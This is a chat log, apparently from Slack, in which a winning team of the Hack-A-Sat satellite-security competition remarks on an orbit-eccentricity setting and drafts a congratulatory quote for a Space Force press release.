one comment from my side: setting eccentricity of orbit to `0.0` was pretty confusing for us (especially when we wanted to double-check pointing with other software packages using TLEs)

ggajoch 8:12 PM

especially that `0.0` makes singular matrix for TLEs 😄

🤦 1

2 replies

Last reply 10 days agoView thread

Monday, October 24th

Deadwood 11:55 AM

Hey Team Poland Can Into Space. Are you willing to provide a quote suitable for the govt to use in a press release about the event and your experience playing (and winning) it?

redford 12:08 PM

let us discuss this and get back to you. how urgent is this? 😉

redford 12:14 PM


would "def con is cancelled" fly? 🤔

Deadwood 12:23 PM

Ha. I do think Space Force would like to get their press release out soon and your quote would be super nice to have but is entirely optional. Maybe by tomorrow if you could swing it?

redford 12:24 PM

sounds good, we'll try to do it today

 1

redford 1:25 PM

We had real fun playing this year's Hack-A-Sat finals!
Big thanks to the organizers for making the most entertaining and life-like edition so far.
We are really excited about the competition next year featuring on-orbit hardware!

1:25

something like that?

🔥 3

Tuesday, October 25th

Deadwood 8:50 AM

Yup, that looks great.

👍 2